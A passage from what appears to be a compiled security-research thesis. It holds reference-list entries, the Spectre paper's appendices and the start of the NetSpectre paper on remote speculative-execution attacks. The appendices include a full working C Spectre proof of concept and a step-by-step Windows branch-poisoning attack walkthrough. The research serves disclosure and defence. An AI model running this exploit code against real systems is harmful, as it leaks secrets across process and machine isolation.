[12] Igor Dobrovitski. Exploit for CVS double free() for Linux pserver. 2003. URL: http://seclists.org/fulldisclosure/2003/Feb/36 (p. 141).

[13] ECMA International. ECMAScript Language Specification - Version 5.1. Standard ECMA-262. 2011 (p. 157).

[14] Dmitry Evtyushkin, Dmitry V. Ponomarev, and Nael B. Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In: MICRO. 2016 (pp. 141, 148, 150, 165, 166).

[15] Agner Fog. The Microarchitecture of Intel, AMD and VIA CPUs. 2017. URL: http://www.agner.org/optimize/microarchitecture.pdf (pp. 147, 149, 165).

[16] Anders Fogh. Negative Result: Reading Kernel Memory From User Mode. 2017. URL: https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/ (p. 152).

[17] Anders Fogh. Row hammer, java script and MESI. 2016. URL: https://dreamsofastone.blogspot.com/2016/02/row-hammer-java-script-and-mesi.html (pp. 150, 158).

[18] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. In: J. Cryptographic Engineering 8.1 (2018), pp. 1–27 (pp. 149, 150, 172).

[19] Qian Ge, Yuval Yarom, and Gernot Heiser. Your Processor Leaks Information - and There's Nothing You Can Do About It. In: arXiv:1612.04474 (2017) (p. 172).

[20] Daniel Genkin, Lev Pachmanov, Itamar Pipman, Adi Shamir, and Eran Tromer. Physical key extraction attacks on PCs. In: Commun. ACM 59.6 (2016), pp. 70–79 (p. 141).

[21] Daniel Genkin, Lev Pachmanov, Itamar Pipman, Eran Tromer, and Yuval Yarom. ECDSA Key Extraction from Mobile Devices via Nonintrusive Physical Side Channels. In: CCS. 2016 (p. 141).

[22] Daniel Genkin, Lev Pachmanov, Eran Tromer, and Yuval Yarom. Drive-by Key-Extraction Cache Attacks from Portable Code. In: ACNS. 2018 (p. 150).

[23] Daniel Genkin, Adi Shamir, and Eran Tromer. RSA Key Extraction via Low-Bandwidth Acoustic Cryptanalysis. In: CRYPTO. 2014 (p. 141).

[24] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In: NDSS. 2017 (p. 157).

[25] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (p. 146).

[26] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016 (p. 150).

[27] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In: DIMVA. 2016 (pp. 150, 157).

[28] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In: DIMVA. 2016 (p. 150).

[29] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: USENIX Security Symposium. 2015 (pp. 143, 150, 160).

[30] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache Games - Bringing Access-Based Cache Attacks on AES to Practice. In: S&P. 2011 (pp. 141, 150).

[31] Jann Horn. speculative execution, variant 4: speculative store bypass. 2018. URL: https://bugs.chromium.org/p/project-zero/issues/detail?id=1528 (p. 167).

[32] Mehmet Sinan Inci, Berk Gülmezoglu, Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cache Attacks Enable Bulk Key Recovery on the Cloud. In: CHES. 2016 (p. 150).

[33] Intel Corp. Avoiding and Identifying False Sharing Among Threads. 2011. URL: https://software.intel.com/en-us/articles/avoiding-and-identifying-false-sharing-among-threads (p. 149).

[34] Intel Corp. Intel 64 and IA-32 Architectures Optimization Reference Manual. 2016 (pp. 148, 149, 165).

[35] Intel Corp. Intel Analysis of Speculative Execution Side Channels. 2018. URL: https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf (pp. 170, 173).

[36] Intel Corp. Speculative Execution Side Channel Mitigations. 2018. URL: https://software.intel.com/sites/default/files/managed/c5/63/336996-Speculative-Execution-Side-Channel-Mitigations.pdf (p. 172).

[37] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cross Processor Cache Attacks. In: AsiaCCS. 2016 (p. 150).

[38] Gorka Irazoqui Apecechea, Thomas Eisenbarth, and Berk Sunar. S$A: A Shared Cache Attack That Works across Cores and Defies VM Sandboxing - and Its Application to AES. In: S&P. 2015 (p. 150).

[39] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In: ISCA. 2014 (p. 141).

[40] Paul Kocher. Spectre Mitigations in Microsoft's C/C++ Compiler. 2018. URL: `https://www.paulkocher.com/doc/MicrosoftCompilerSpectreMitigation.html` (p. 170).

[41] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (p. 139).

[42] Paul Kocher, Joshua Jaffe, and Benjamin Jun. Differential Power Analysis. In: CRYPTO. 1999 (p. 141).

[43] Paul Kocher, Joshua Jaffe, Benjamin Jun, and Pankaj Rohatgi. Introduction to differential power analysis. In: J. Cryptographic Engineering 1.1 (2011), pp. 5–27 (p. 141).

[44] Paul C. Kocher. Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. In: CRYPTO. 1996 (pp. 141, 150).

[45] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In: USENIX Security Symposium. 2017 (pp. 141, 148, 150).

[46] Moritz Lipp, Daniel Gruss, Michael Schwarz, David Bidner, Clémentine Maurice, and Stefan Mangard. Practical Keystroke Timing Attacks in Sandboxed JavaScript. In: ESORICS (2). 2017 (p. 150).

[47] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In: USENIX Security Symposium. 2016 (p. 143).

[48] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium (to appear). 2018 (pp. 146, 152).

[49] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In: S&P. 2015 (pp. 141, 150, 166).

[50] Steven McCanne and Van Jacobson. The BSD Packet Filter: A New Architecture for User-level Packet Capture. In: USENIX Winter. 1993 (p. 157).

[51] Microsoft Edge Team. Mitigating speculative execution side-channel attacks in Microsoft Edge and Internet Explorer. 2018. URL: https://blogs.windows.com/msedgedev/2018/01/03/speculative-execution-mitigations-microsoft-edge-internet-explorer/ (p. 172).

[52] Yossef Oren, Vasileios P. Kemerlis, Simha Sethumadhavan, and Angelos D. Keromytis. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implications. In: CCS. 2015 (pp. 150, 157).

[53] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: The Case of AES. In: CT-RSA. 2006 (pp. 141, 150, 167).

[54] Mark S. Papamarcos and Janak H. Patel. A Low-overhead Coherence Solution for Multiprocessors with Private Cache Memories. In: ISCA. 1984 (pp. 149, 158).

[55] Andrew Pardoe. Spectre mitigations in MSVC. 2018. URL: https://blogs.msdn.microsoft.com/vcblog/2018/01/15/spectre-mitigations-in-msvc/ (p. 170).

[56] Colin Percival. Cache missing for fun and profit. In: Proceedings of BSDCan. 2005. URL: https://www.daemonology.net/papers/htt.pdf (pp. 141, 150).

[57] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: USENIX Security Symposium. 2016 (pp. 141, 167).

[58] Filip Pizlo. What Spectre and Meltdown Mean For WebKit. 2018. URL: https://webkit.org/blog/8048/what-spectre-and-meltdown-mean-for-webkit/ (pp. 171, 172).

[59] Jean-Jacques Quisquater and David Samyde. ElectroMagnetic Analysis (EMA): Measures and Counter-Measures for Smart Cards. In: E-smart 2001. 2001 (p. 141).

[60] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds. In: CCS. 2009 (p. 150).

[61] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In: Financial Cryptography. 2017 (pp. 157, 172).

[62] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017 (p. 150).

[63] Mark Seaborn. Security: Chrome provides high-res timers which allow cache side channel attacks. URL: https://bugs.chromium.org/p/chromium/issues/detail?id=508166 (p. 157).

[64] Hovav Shacham. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In: CCS. 2007 (pp. 144, 151).

[65] Olin Sibert, Phillip A Porras, and Robert Lindell. The Intel 80x86 processor architecture: pitfalls for secure systems. In: S&P. 1995 (p. 143).

[66] Adrian Tang, Simha Sethumadhavan, and Salvatore Stolfo. CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management. In: USENIX Security Symposium. 2017 (p. 141).

[67] The Chromium Project. Actions required to mitigate Speculative Side-Channel Attack techniques. URL: https://www.chromium.org/Home/chromium-security/ssca (p. 172).

[68] The Chromium Projects. Site Isolation. URL: http://www.chromium.org/Home/chromium-security/site-isolation (p. 171).

[69] Michael Thomadakis. The Architecture of the Nehalem Processor and Nehalem-EP SMP Platforms. Tech. rep. Texas A&M University, 2011 (p. 149).

[70] Yukiyasu Tsunoo, Teruo Saito, Tomoyasu Suzaki, Maki Shigeri, and Hiroshi Miyauchi. Cryptanalysis of DES Implemented on Computers with Cache. In: CHES. 2003 (pp. 141, 150).

[71] Paul Turner. Retpoline: a software construct for preventing branch-target-injection. URL: https://support.google.com/faqs/answer/7625886 (p. 173).

[72] Luke Wagner. Mitigations landing for new class of timing attack. 2018. URL: https://blog.mozilla.org/security/2018/01/03/mitigations-landing-new-class-timing-attack/ (p. 172).

[73] Felix Wilhelm. PoC for breaking hypervisor ASLR using branch target buffer collisions. 2016. URL: https://github.com/felixwilhelm/mario_baslr (pp. 150, 166).

[74] Henry Wong. Store-to-Load Forwarding and Memory Disambiguation in x86 Processors. 2014. URL: http://blog.stuffedcow.net/2014/01/x86-memory-disambiguation/ (p. 167).

[75] Yuval Yarom and Katrina Falkner. Flush+Reload: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In: USENIX Security Symposium. 2014 (pp. 141, 143, 150).

[76] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-Tenant Side-Channel Attacks in PaaS Clouds. In: CCS. 2014 (p. 150).

[77] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. In: CCS. 2012 (p. 150).

Appendix

A. Reverse-Engineered Intel Haswell Branch Prediction Internals

This section describes reverse-engineered parts of the branch prediction mechanism of an Intel Xeon Haswell E5-1650 v3. The primary mechanism for indirect call prediction relies on a simple rolling hash of partial source and destination addresses, combined with part of the source address of the call instruction whose target should be predicted, as lookup key. The rolling hash seems to be updated as shown in Listing 5.4, when a normal branch is taken. The Branch Target Buffer used by the primary mechanism seems to store targets as absolute addresses.

The secondary mechanism for indirect call prediction ("predicted as having a monotonic target") seems to use the partial source address, with some bits folded together using XOR, as lookup key. The destination address seems to be stored as a combination of 32 bits containing the absolute lower half and one bit specifying whether the jump crosses a 4 GB boundary.

```
/* ‘bhb_state‘ points to the branch history
 * buffer to be updated
 * ‘src‘ is the virtual address of the last
 * byte of the source instruction
 * ‘dst‘ is the virtual destination address
 */
void bhb_update(uint58_t *bhb_state,
                unsigned long src,
                unsigned long dst) {
 *bhb_state <<= 2;
 *bhb_state ^= (dst & 0x3f);
 *bhb_state ^= (src & 0xc0) >> 6;
 *bhb_state ^= (src & 0xc00) >> (10 - 2);
 *bhb_state ^= (src & 0xc000) >> (14 - 4);
 *bhb_state ^= (src & 0x30) << (6 - 4);
 *bhb_state ^= (src & 0x300) << (8 - 8);
 *bhb_state ^= (src & 0x3000) >> (12 - 10);
 *bhb_state ^= (src & 0x30000) >> (16 - 12);
 *bhb_state ^= (src & 0xc0000) >> (18 - 14);
}
```

Listing 5.4: Pseudocode for updating the branch history buffer state when a branch is encountered.

B. Indirect Branch Poisoning Proof-of-Concept on Windows

As a proof-of-concept for the indirect branch poisoning attack, we developed an attack on a simple program keeping a secret key. The simple program first generates a random key, then repeatedly calls `Sleep(0)`, loads the first bytes of a file (e.g., as a header), calls Windows crypto functions to compute the SHA-1 hash of (key || header), and prints the hash whenever the header changes. When this program is compiled with optimization, the call to `Sleep()` is done with file data in registers `ebx` and `edi`. No special effort was taken to cause this; function calls with adversary-chosen values in registers are common, although the specifics (such as what values appear in which registers) are often determined by compiler optimizations and therefore difficult to predict from source code.

The test program did not include any memory flushing operations or other adaptations to help the attacker.

The first step was to identify a gadget which, when speculatively executed with adversary-controlled values for `ebx` and `edi`, would reveal attacker-chosen memory from the victim process. This gadget must be in an executable page within the working set of the victim process. Note that on Windows, some pages in DLLs are mapped in the address space but require a soft page fault before becoming part of the working set. We wrote a simple program that saved its own working set pages, which are largely representative of the working set contents common to all applications. We then searched this output for potential gadgets, yielding multiple usable options for `ebx` and `edi` (as well as for other pairs of registers). Of these, we arbitrarily chose the following byte sequence which appears in `ntdll.dll` in both Windows 8 and Windows 10

```
13 BC 13 BD 13 BE 13
12 17
```

which, when executed, corresponds to the following instructions:

```
adc  edi, dword ptr [ebx+edx+13BE13BDh]
adc  dl, byte ptr [edi]
```

Speculative execution of this gadget with attacker-controlled `ebx` and `edi` allows an adversary to read the victim's memory. If the adversary chooses `ebx` = m − `0x13BE13BD` − `edx`, where `edx` = 3 for the sample program (as determined by running in a debugger), the first instruction reads the 32-bit value from address m and adds this onto `edi`. In the victim, the carry flag happens to be clear, so no additional carry is added. Since `edi` is also controlled by the attacker, speculative execution of the second instruction will read (and bring into the cache) the memory whose address is the sum of the 32-bit value loaded from address m and the attacker-chosen `edi`. Thus, the attacker can map the 2^{32} possible memory values onto smaller regions, which can then be analyzed via Flush+Reload to solve for memory bytes. For example, if the bytes at $m + 2$ and $m + 3$ are known, the value in `edi` can cancel out their contribution and map the second read to a 1 MB region which can be probed easily via Flush+Reload.

For branch mistraining we targeted the first instruction of the `Sleep()` function, which is a jump of the form "`jmp dword ptr ds:[76AE0078h]`" (where both the location of the jump destination and the destination itself

change per reboot due to ASLR). We chose this jump instruction because it appeared that the attack process could `clflush` the destination address, although (as noted later) this did not work. In addition, unlike a return instruction, there were no adjacent operations might un-evict the return address (e.g., by accessing the stack) and limit speculative execution.

In order to get the victim to speculatively execute the gadget, we caused the memory location containing the jump destination to be uncached. In addition, we mistrained the branch predictor to send speculative execution to the gadget. These were accomplished as follows:

- Simple pointer operations were used to locate the indirect jump at the entry point for `Sleep()` and the memory location holding the destination for the jump.
- A search of `ntdll.dll` in RAM was performed to find the gadget, and some shared DLL memory was chosen for performing Flush+Reload detections.
- To prepare for branch predictor mistraining, the memory page containing the destination for the jump was made writable (via copy-on-write) and modified to change the jump destination to the gadget address. Using the same method, a `ret 4` instruction was written at the location of the gadget. These changes do not affect the memory seen by the victim (which is running in a separate process), but make it so that the attacker's calls to `Sleep()` will jump to the gadget address (mistraining the branch predictor) then immediately return.
- A separate thread was launched to repeatedly evict the victim's memory address containing the jump destination. Although the memory containing the destination has the same virtual address for the attacker and victim, they appear to have different physical memory – perhaps because of a prior copy-on-write. The eviction was done using the same general method as the JavaScript example, *i.e.*, by allocating a large table and using a pair of indexes to read addresses at 4096-byte multiples of the address to evict.
- Thread(s) were launched to mistrain the branch predictor. These use a 2^{20} byte (1MB) executable memory region filled with 0xC3 bytes (`ret` instructions). The victim's pattern of jump destinations is mapped to addresses in this area, with an adjustment for ASLR found during an initial training process (see main paper). The branch predictor mistraining threads run a loop which pushes the mapped addresses

onto the stack such that an initiating `ret` instruction results in the processor performing a series of return instructions in the memory region, then branches to the gadget address, then (because of the `ret` placed there) immediately returns back to the loop.

- To encourage hyperthreading of the mistraining thread and the victim, the eviction and probing threads set their CPU affinity to share a core (which they keep busy), leaving the victim and mistraining threads to share the rest of the cores.
- During the initial phase of getting the branch predictor mistraining working, the victim is supplied with input that, when the victim calls `Sleep()`, `[ebx+3h+13BE13BDh]` will read a DLL location whose value is known and `edi` is chosen such that the second operation will point to another location that can be monitored easily. With these settings, the branch training sequence is adjusted to compensate for the victim's ASLR.
- As described in the main paper, a separate gadget was used to find the victim's stack pointer.
- Finally, the attacker can read through the victim's address space to locate and read victim data regions to locate values (which can move due to ASLR) by controlling the values of `ebx` and `edi` and using Flush+Reload on the DLL region selected above.

The completed attack allows the reading of memory from the victim process.

C. Spectre Example Implementation

In Listing 5.5, if the compiled instructions in `victim_function()` were executed in strict program order, the function would only read from `array1[0..15]` since `array1_size` = 16. Yet, when executed speculatively, out-of-bounds reads occur and leak the secret string.

The `read_memory_byte()` function makes several training calls to `victim_function()` to make the branch predictor expect valid values for `x`, then calls with an out-of-bounds `x`. The conditional branch mispredicts and the ensuing speculative execution reads a secret byte using the out-of-bounds `x`. The speculative code then reads from `array2[array1[x] * 4096]`, leaking the value of `array1[x]` into the cache state.

To complete the attack, the code uses a simple Flush+Reload sequence to identify which cache line in `array2` was loaded, revealing the memory contents. The attack is repeated several times, so even if the target byte was initially uncached, the first iteration will bring it into the cache. This unoptimized implementation can read around 10 KB/s on an i7-4650U.

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt", on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* To not optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}

/********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80) /* cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2],
                    int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

```

```
44  for (i = 0; i < 256; i++)
45    results[i] = 0;
46  for (tries = 999; tries > 0; tries--) {
47    /* Flush array2[256*(0..255)] from cache */
48    for (i = 0; i < 256; i++)
49      _mm_clflush(&array2[i * 512]); /* clflush */
50
51    /* 5 trainings (x=training_x) per attack run (x=malicious_x) */
52    training_x = tries % array1_size;
53    for (j = 29; j >= 0; j--) {
54      _mm_clflush(&array1_size);
55      for (volatile int z = 0; z < 100; z++) {
56      } /* Delay (can also mfence) */
57
58      /* Bit twiddling to set x=training_x if j % 6 != 0
59       * or malicious_x if j % 6 == 0 */
60      /* Avoid jumps in case those tip off the branch predictor */
61      /* Set x=FFF.FF0000 if j%6==0, else x=0 */
62      x = ((j % 6) - 1) & ~0xFFFF;
63      /* Set x=-1 if j&6=0, else x=0 */
64      x = (x | (x >> 16));
65      x = training_x ^ (x & (malicious_x ^ training_x));
66
67      /* Call the victim! */
68      victim_function(x);
69    }
70
71    /* Time reads. Mixed-up order to prevent stride prediction */
72    for (i = 0; i < 256; i++) {
73      mix_i = ((i * 167) + 13) & 255;
74      addr = &array2[mix_i * 512];
75      time1 = __rdtscp(&junk);
76      junk = *addr;                    /* Time memory access */
77      time2 = __rdtscp(&junk) - time1; /* Compute elapsed time */
78      if (time2 <= CACHE_HIT_THRESHOLD &&
79          mix_i != array1[tries % array1_size])
80        results[mix_i]++; /* cache hit -> score +1 for this value */
81    }
82
83    /* Locate highest & second-highest results */
84    j = k = -1;
85    for (i = 0; i < 256; i++) {
86      if (j < 0 || results[i] >= results[j]) {
87        k = j;
88        j = i;
89      } else if (k < 0 || results[i] >= results[k]) {
90        k = i;
91      }
92    }
```

```
93      if (results[j] >= (2 * results[k] + 5) ||
94          (results[j] == 2 && results[k] == 0))
95        break; /* Success if best is > 2*runner-up + 5 or 2/0) */
96    }
97    /* use junk to prevent code from being optimized out */
98    results[0] ^= junk;
99    value[0] = (uint8_t)j;
100   score[0] = results[j];
101   value[1] = (uint8_t)k;
102   score[1] = results[k];
103 }
104
105 int main(int argc, const char **argv) {
106   size_t malicious_x =
107       (size_t)(secret - (char *)array1); /* default for malicious_x */
108   int i, score[2], len = 40;
109   uint8_t value[2];
110
111   for (i = 0; i < sizeof(array2); i++)
112     array2[i] = 1; /* write to array2 to ensure it is memory backed */
113   if (argc == 3) {
114     sscanf(argv[1], "%p", (void **)(&malicious_x));
115     malicious_x -= (size_t)array1; /* Input value to pointer */
116     sscanf(argv[2], "%d", &len);
117   }
118
119   printf("Reading %d bytes:\n", len);
120   while (--len >= 0) {
121     printf("Reading at malicious_x = %p... ", (void *)malicious_x);
122     readMemoryByte(malicious_x++, value, score);
123     printf("%s: ", score[0] >= 2 * score[1] ? "Success" : "Unclear");
124     printf("0x%02X='%c' score=%d    ", value[0],
125        (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
126     if (score[1] > 0)
127       printf("(second best: 0x%02X score=%d)", value[1], score[1]);
128     printf("\n");
129   }
130   return (0);
131 }
```

Listing 5.5: A demonstration reading memory using a Spectre attack on x86.

6

NetSpectre: Read Arbitrary Memory over Network

Publication Data

Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: ESORICS. 2019

Contributions

Contributed to the development of the idea, experiments, and writing, and lead the research team.

NetSpectre: Read Arbitrary Memory over Network

Michael Schwarz[1], Martin Schwarzl[1], Moritz Lipp[1], Jon Masters[2], Daniel Gruss[1]

[1]Graz University of Technology, [2]Red Hat, United States

Abstract

All Spectre attacks so far required local code execution. We present the first fully remote Spectre attack. For this purpose, we demonstrate the first access-driven remote Evict+Reload cache attack over the network, leaking 15 bits per hour. We present a novel high-performance AVX-based covert channel that we use in our cache-free Spectre attack. We show that in particular remote Spectre attacks perform significantly better with the AVX-based covert channel, leaking 60 bits per hour from the target system. We demonstrate practical NetSpectre attacks on the Google cloud, remotely leaking data and remotely breaking ASLR.

1. Introduction

Over the past 20 years, software-based microarchitectural attacks have evolved from theoretical attacks [36] on implementations of cryptographic algorithms [49], to more generic practical attacks [61, 25], and recently to high potential threats [38, 35, 55, 47, 58] breaking the fundamental memory and process isolation. Spectre [35] is a microarchitectural attack, tricking another program into speculatively executing an instruction sequence which leaves microarchitectural side effects. Except for SMoTherSpectre [10], all Spectre attacks demonstrated so far [12] exploit timing differences caused by the pollution of data caches.

By manipulating the branch prediction, Spectre tricks a process into performing a sequence of memory accesses which leak secrets from chosen virtual memory locations to the attacker. Spectre attacks have so far been demonstrated in JavaScript [35] and native code [35, 60, 14, 41, 37, 27], but it is likely that any environment allowing sufficiently accurate timing measurements and some form of code execution enables these attacks.

Attacks on Intel SGX enclaves showed that enclaves are also vulnerable to Spectre attacks [14]. However, there are many devices which never run any attacker-controlled code, *i.e.*, no JavaScript, no native code, and no other form of code execution on the target system. Until now, these systems were believed to be safe against such attacks. In fact, while some vendors discuss remote targets [8, 43] others are convinced that these systems are still safe and recommend to not take any action on these devices [32].

In this paper, we present NetSpectre, a new attack based on Spectre, requiring no attacker-controlled code on the target device, thus affecting billions of devices. Similar to a local Spectre attack, our remote attack requires the presence of a Spectre gadget in the code of the target. We show that systems containing the required Spectre gadgets in an exposed network interface or API can be attacked with our generic remote Spectre attack, allowing to read arbitrary memory over the network. The attacker only sends a series of requests and measures the response time to leak a secret from the victim.

We show that memory access latency, in general, is reflected in the latency of network requests. Hence, we demonstrate that it is possible for an attacker to distinguish cache hits and misses on specific cache lines remotely, by measuring and averaging over a larger number of measurements (law of large numbers). Based on this, we implemented the first access-driven remote cache attack, a remote variant of Evict+Reload called *Thrash+Reload*. We facilitate this technique to retrofit existing Spectre attacks to a network-based scenario and leak 15 bits per hour from a vulnerable target system.

By using a novel side channel based on the execution time of AVX2 instructions, we demonstrate the first Spectre attack which does not rely on a cache covert channel. Our AVX-based covert channel achieves a native code performance of 125 bytes per second at an error rate of 0.58 %. This covert channel achieves a higher performance in our NetSpectre attack than the cache covert channel. As cache eviction is not necessary anymore, we increase the speed to leaking 60 bits per hour from the target system in a local area network. In the Google cloud, we leak around 3 bits per hour from another virtual machine (VM).

We demonstrate that using previously ignored gadgets allows breaking address-space layout randomization in a remote attack. Address-space layout randomization (ASLR) is a defense mechanism deployed on most systems today, randomizing virtually all addresses. An attacker with

local code execution can easily bypass ASLR since ASLR mostly aims at defending against remote attacks but not local attacks. Hence, many weaker gadgets for Spectre attacks were ignored so far, since they do not allow leaking actual data, but only address information. However, in the remote attack scenario weaker gadgets are still very powerful.

Spectre gadgets can be more versatile than anticipated in previous work. This not only becomes apparent with the weaker gadgets we use in our remote ASLR break but even more so with the value-thresholding technique we propose. Value-thresholding leaks bit-by-bit by through comparisons, by using a divide-and-conquer approach similar to a binary search.

Contributions. The contributions of this work are:

1. We present the first access-driven remote cache attack (Evict+Reload) and the first remote Spectre attack.
2. We demonstrate the first Spectre attack which does not use the cache but a new and fast AVX-based covert channel.
3. We use simpler Spectre gadgets in remote ASLR breaks.

Outline. Section 2 provides background. Section 3 overviews NetSpectre. Section 4 presents new remote covert channels. Section 5 details our attack. Section 6 evaluates the performance of NetSpectre. We conclude in Section 7.

2. Background

Modern CPUs have multiple execution units operating in parallel and precomputing results. To retain the architecturally defined execution order, a reorder buffer stores results until they are ready to be retired (made visible on the architectural level) in the order defined by the instruction stream. To keep precomputing, predictions are often necessary using e.g., on branch prediction. To optimize the prediction quality, modern CPUs incorporate several branch prediction mechanisms. If an interrupt occurs or a misprediction is unrolled, any precomputed results are architecturally discarded, however, the microarchitectural state is not reverted. Executed instructions that are not retired are called transient instructions [35, 38, 12].

Microarchitectural side-channel attacks exploit different microarchitectural elements. They were first explored for attacks on cryptographic

algorithms [36, 49, 61] but today are generic attack techniques for a wide range of attack targets. Cache attacks exploit timing differences introduced by small in-CPU memory buffers. Different cache attack techniques have been proposed in the past, including Prime+Probe [49, 52], and Flush+Reload [61]. In a covert channel, the attacker controls both, the part that induces the side effect, and the part that measures the side effect. Both Prime+Probe and Flush+Reload have been used in high-performance covert channels [39, 45, 24].

Meltdown [38] and Spectre [35] use covert channels to transmit data from the transient execution to a persistent state. Meltdown exploits vulnerable deferred permission checks. Spectre [35] exploits speculative execution in general. Hence, they do not rely on any vulnerability, but solely on optimizations. Through manipulation of the branch prediction mechanisms, an attacker lures a victim process into executing attacker-chosen code gadgets. This enables the attacker to establish a covert channel from the speculative execution in the victim process to a receiver process under attacker control.

SIMD (single instruction multiple data) instructions enable parallel operation on multiple data values. They are available as instruction set extensions on modern CPUs, e.g., Intel MMX [29, 28, 30, 51], AMD 3DNow! [3, 48], and ARM VFP and NEON [5, 6, 4]. On Intel, some of the SIMD instructions are processed by a dedicated SIMD unit within the CPU core. However, to save energy, the SIMD unit is turned off when not used. Consequently, to execute such instructions, the SIMD unit is first powered up, introducing a small latency on the first few instructions [18]. Liu [40] noted that some SIMD instructions can be used to improve bus-contention covert channels. However, so far, SIMD instructions have not yet been used for pure SIMD covert channels or side-channel attacks.

One security mechanism present in modern operating systems is address-space layout randomization (ASLR) [50]. It randomizes the locations of objects or regions in memory, e.g., heap objects and stacks, so that an attacker cannot predict correct addresses. Naturally, this is a probabilistic approach, but it provides a significant gain in security in practice. ASLR especially aims at mitigating control-flow-hijacking attacks, but it also makes other remote attacks difficult where the attacker has to provide a specific address.

3. Attack Overview

The building blocks of a NetSpectre attack are two *NetSpectre gadgets*: a *leak gadget*, and a *transmit gadget*. We discuss the roles of these gadgets, which allow an attacker to perform a Spectre attack without any local code execution or access, based on their type (leak or transmit) and the microarchitectural element they use (e.g., cache).

Spectre attacks induce a victim to speculatively perform operations that do not occur in strict in-order processing of the program's instructions, and which leak a victim's confidential information via a covert channel to an attacker. Multiple Spectre variants are exploiting different prediction mechanisms. Spectre-PHT (also known as Variant 1) [35, 34] mistrains a conditional branch, e.g., a bounds check. Spectre-BTB (also known as Variant 2) [35] exploits mispredictions of indirect calls, Spectre-STL (also known as Variant 4) speculatively bypasses stores [27], and Spectre-RSB misuses the return stack buffer [37, 41]. While attack works with any Spectre variant, we focus on Spectre-PHT as it is widespread, illustrative, and difficult to fix in hardware [31, 12].

